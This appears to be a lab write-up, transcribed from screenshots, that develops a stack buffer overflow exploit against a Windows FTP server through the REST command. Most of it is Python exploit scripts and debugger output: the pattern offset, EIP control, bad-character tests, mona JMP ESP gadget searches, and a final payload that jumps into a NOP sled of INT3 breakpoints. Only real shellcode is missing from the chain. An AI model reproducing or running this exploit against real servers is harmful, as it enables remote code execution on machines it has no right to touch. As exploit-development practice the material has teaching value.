
Create pattern

```
┌─[user@parrot]─[~]
└──╼ $msf-pattern_create -l 512
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0A
d1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag
2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3
Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4A
m5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap
6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar
```

Code

```python
import socket
import struct

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''
    badchars = [0x00, 0x0A, 0x0D]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)

    return(badchar_test)

def get_pattern():
    with open("pattern.txt", "rb") as f:
        return(f.read())

if __name__ == "__main__":
    IP = "192.168.56.134"
    PORT = 21
    RECV_SIZE = 1024

    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((IP, PORT))

        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)

        sock.sendall(b"USER anonymous\r\n")
        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)

        sock.sendall(b"PASS anonymous\r\n")
        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)

        buf  = b''
        buf += get_pattern()

        sock.sendall(b"REST " + buf + b"\r\n")
        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)
        sock.close()

    except Exception as err:
        print(f"Error : {err}")
```

Result


l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
Registers (FPU)
EAX 00000225
ECX 00874B38
EDX 0233FA48
EBX 0000001A
ESP 0233FC00 ASCII "Ai6Ai7Ai8Ai9Aj0Aj1Aj
EBP 01E61728
ESI 0040A29E FTPServe.0040A29E
EDI 01E61E74

EIP 41326941

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFD7000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
```

```
Address   Hex dump                 ASCII
0040A000  00 00 00 00 00 00 00 00  ........
0040A008  00 00 00 00 C6 75 40 00  ....Æu@.
```

```
0233FC00   41366941 Ai6A
0233FC04   69413769 i7Ai
0233FC08   39694138 8Ai9
```


Offset at 246

```
┌─[user@parrot]─[~]
└──╼ $msf-pattern_offset -l 512 -q 41326941
[*] Exact match at offset 246
┌─[user@parrot]─[~]
└──╼ $
```

Code

```
import socket
import struct

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''
    badchars = [0x00, 0x0A, 0x0D]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)

    return(badchar_test)

def get_pattern():
    with open("pattern.txt", "rb") as f:
        return(f.read())

if __name__ == "__main__":
    IP = "192.168.56.134"
    PORT = 21
    RECV_SIZE = 1024
    OFFSET = 246

    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((IP, PORT))

        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)

        sock.sendall(b"USER anonymous\r\n")
        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)

        sock.sendall(b"PASS anonymous\r\n")
        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)

        buf  = b''
        buf += b'A' * OFFSET
        buf += conv(0xdeadbeef)

        sock.sendall(b"REST " + buf + b"\r\n")
        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)
        sock.close()

    except Exception as err:
        print(f"Error : {err}")
```

Control EIP




```
Registers (FPU)
EAX 0000011F
ECX 004D4B38
EDX 0222FA48
EBX 0000001A
ESP 0222FC00 ASCII "nd not understood"
EBP 002E1728
ESI 0040A29E FTPServe.0040A29E
EDI 002E1D6E

EIP DEADBEEF

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFD7000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
```

Exploit code

```
import socket
import struct

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''
    badchars = [0x00, 0x0A, 0x0D]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)

    return(badchar_test)

def get_pattern():
    with open("pattern.txt", "rb") as f:
        return(f.read())

if __name__ == "__main__":
    IP = "192.168.56.134"
    PORT = 21
    RECV_SIZE = 1024
    OFFSET = 246

    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((IP, PORT))

        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)

        sock.sendall(b"USER anonymous\r\n")
        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)

        sock.sendall(b"PASS anonymous\r\n")
        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)

        buf  = b''
        buf += b'A' * OFFSET
        buf += conv(0xdeadbeef)
        buf += generate_badchar()

        sock.sendall(b"REST " + buf + b"\r\n")
        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)
        sock.close()

    except Exception as err:
        print(f"Error : {err}")
```

Testing for badchars



Eventho ESP is not at 021EFBF8, it is okay as the area will be replaced with nops

```
Registers (FPU)
EAX 0000021C
ECX 00854B38
EDX 021EFA48
EBX 0000001A
ESP 021EFC00
EBP 00521728
ESI 0040A29E FTPServe.0040A29E
EDI 00521E6B

EIP DEADBEEF

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFD7000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
```

```
Address  Hex dump                ASCII
021EFBF0 41 41 41 41 EF BE AD DE AAAAï¾-Þ
021EFBF8 01 02 03 04 05 06 07 08   ┐└|─•◘
021EFC00 09 0B 0C 0E 0F 10 11 12 .♂.♫☼►◄↕
021EFC08 13 14 15 16 17 18 19 1A ‼¶┴┬┤↑↓→
021EFC10 1B 1C 1D 1E 1F 20 21 22 ← !"
021EFC18 23 24 25 26 27 28 29 2A #$%&'()*
021EFC20 2B 2C 2D 2E 2F 30 31 32 +,-./012
021EFC28 33 34 35 36 37 38 39 3A 3456789:
021EFC30 3B 3C 3D 3E 3F 40 41 42 ;<=>?@AB
021EFC38 43 44 45 46 47 48 49 4A CDEFGHIJ
```

```
021EFC00  0E0C0B09 .♂.♫
021EFC04  1211100F ☼►◄↕
021EFC08  16151413 ‼¶┴┬
021EFC0C  1A191817 ┤↑↓→
021EFC10  1E1D1C1B ←
021EFC14  2221201F  !"
021EFC18  26252423 #$%&
021EFC1C  2A292827 '()*
021EFC20  2E2D2C2B +,-.
021EFC24  3231302F /012
021EFC28  36353433 3456
```


No badchars



```
0BADF00D !mona compare -f "c:\temp\badchar_test.bin" -a 021efbf8
0BADF00D [+] Reading file c:\temp\badchar_test.bin...
0BADF00D     Read 253 bytes from file
0BADF00D [+] Preparing output file 'compare.txt'
0BADF00D     - (Re)setting logfile compare.txt
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D [+] c:\temp\badchar_test.bin has been recognized as RAW bytes.
0BADF00D [+] Fetched 253 bytes successfully from c:\temp\badchar_test.bin
0BADF00D     - Comparing 1 location(s)
0BADF00D Comparing bytes from file with memory :
021EFBF8 [+] Comparing with memory at location : 0x021efbf8 (Stack)
021EFBF8 !!! Hooray, normal shellcode unmodified !!!
021EFBF8 Bytes omitted from input: 00 0a 0d
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.344000
```

Find gadgets
Kinda fked here because of ASLR and the application dll doesn't exist.. but for the sake of practice.. just press ahead


```
!mona find -s "\xff\xe4" -cpb "\x00\x0a\x0d"
```



```
         ---------- Mona command started on 2021-09-02 02:50:34 (v2.0, rev 613) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Bad char filter will be applied to pointers : "\x00\x0a\x0d"
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Searching from 0x00000000 to 0x7fffffff
74B00000 Modules C:\Windows\System32\wshtcpip.dll
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile find.txt
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D [+] Writing results to find.txt
0BADF00D     - Number of pointers of type '"\xff\xe4"' : 2329
0BADF00D [+] Results :
01D640A0   0x01d640a0 : "\xff\xe4" |  {PAGE_READONLY}
774C0117   0x774c0117 (b+0x00060117)  : "\xff\xe4" | ascii {PAGE_READWRITE} [GDI32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7601.24260 (C:\Windows\syswow64\GDI32.dll)
768AF54B   0x768af54b (b+0x0008f54b)  : "\xff\xe4" |  {PAGE_READONLY} [ADVAPI32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7601.24291 (C:\Windows\syswow64\ADVAPI32.dll)
768B254F   0x768b254f (b+0x0009254f)  : "\xff\xe4" |  {PAGE_READONLY} [ADVAPI32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7601.24291 (C:\Windows\syswow64\ADVAPI32.dll)
768B815F   0x768b815f (b+0x0009815f)  : "\xff\xe4" |  {PAGE_READONLY} [ADVAPI32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7601.24291 (C:\Windows\syswow64\ADVAPI32.dll)
768DCF7C   0x768dcf7c (b+0x0000cf7c)  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [ole32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7601.24291 (C:\Windows\syswow64\ole32.dll)
769637D2   0x769637d2 (b+0x000937d2)  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [ole32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7601.24291 (C:\Windows\syswow64\ole32.dll)
76964359   0x76964359 (b+0x00094359)  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [ole32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7601.24291 (C:\Windows\syswow64\ole32.dll)
7699C03A   0x7699c03a (b+0x000cc03a)  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [ole32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7601.24291 (C:\Windows\syswow64\ole32.dll)
7699C05D   0x7699c05d (b+0x000cc05d)  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [ole32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7601.24291 (C:\Windows\syswow64\ole32.dll)
7785D062   0x7785d062 : "\xff\xe4" |  {PAGE_READONLY}
755E3306   0x755e3306 (b+0x000d3306)  : "\xff\xe4" | ascii {PAGE_READONLY} [RPCRT4.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7600.16385 (C:\Windows\syswow64\RPCRT4.dll)
7668B503   0x7668b503 (b+0x0003b503)  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7601.17514 (C:\Windows\syswow64\USER32.dll)
766EAE4F   0x766eae4f (b+0x0009ae4f)  : "\xff\xe4" |  {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7601.17514 (C:\Windows\syswow64\USER32.dll)
766F1307   0x766f1307 (b+0x000a1307)  : "\xff\xe4" | ascii {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7601.17514 (C:\Windows\syswow64\USER32.dll)
766F1913   0x766f1913 (b+0x000a1913)  : "\xff\xe4" | ascii {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7601.17514 (C:\Windows\syswow64\USER32.dll)
766F1B17   0x766f1b17 (b+0x000a1b17)  : "\xff\xe4" | asciiprint,ascii {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7601.17514 (C:\Windows\syswow64\USER32.dll)
766F1E0B   0x766f1e0b (b+0x000a1e0b)  : "\xff\xe4" | ascii {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7601.17514 (C:\Windows\syswow64\USER32.dll)
766F21A3   0x766f21a3 (b+0x000a21a3)  : "\xff\xe4" |  {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7601.17514 (C:\Windows\syswow64\USER32.dll)
766F26E3   0x766f26e3 (b+0x000a26e3)  : "\xff\xe4" |  {PAGE_READONLY} [USER32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7601.17514 (C:\Windows\syswow64\USER32.dll)
```

Exploit code

```
import socket
import struct

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''
    badchars = [0x00, 0x0A, 0x0D]

    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)

    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)

    return(badchar_test)

def get_pattern():
    with open("pattern.txt", "rb") as f:
        return(f.read())

if __name__ == "__main__":
    IP = "192.168.56.134"
    PORT = 21
    RECV_SIZE = 1024
    OFFSET = 246

    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((IP, PORT))

        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)

        sock.sendall(b"USER anonymous\r\n")
        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)

        sock.sendall(b"PASS anonymous\r\n")
        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)

        buf  = b''
        buf += b'A' * OFFSET
        buf += conv(0x768dcf7c)
        buf += b'\x90' * 32
        buf += b'\xCC' * 32

        sock.sendall(b"REST " + buf + b"\r\n")
        recvData = sock.recv(RECV_SIZE).decode()
        print(recvData)
        sock.close()

    except Exception as err:
        print(f"Error : {err}")
```



```
021FFC19  CC        INT3
021FFC1A  CC        INT3
021FFC1B  CC        INT3
021FFC1C  CC        INT3
021FFC1D  CC        INT3
021FFC1E  CC        INT3
021FFC1F  CC        INT3
021FFC20  CC        INT3
021FFC21  CC        INT3
021FFC22  CC        INT3
021FFC23  CC        INT3
021FFC24  CC        INT3
021FFC25  CC        INT3
021FFC26  CC        INT3
021FFC27  CC        INT3
021FFC28  CC        INT3
021FFC29  CC        INT3
021FFC2A  CC        INT3
021FFC2B  CC        INT3
021FFC2C  CC        INT3
021FFC2D  CC        INT3
021FFC2E  CC        INT3
```

```
Registers (FPU)
EAX 0000015F
ECX 003A4B38
EDX 021FFA48
EBX 0000001A
ESP 021FFC00
EBP 005D1728
ESI 0040A29E FTPServe.0040A29E
EDI 005D1DAE

EIP 021FFC28

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFD7000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
```

```
Address  Hex dump                ASCII
0040A000 00 00 00 00 00 00 00 00 ........
0040A008 00 00 00 00 C6 75 40 00 ....Æu@.
0040A010 9E 69 40 00 00 00 00 00 ži@.....
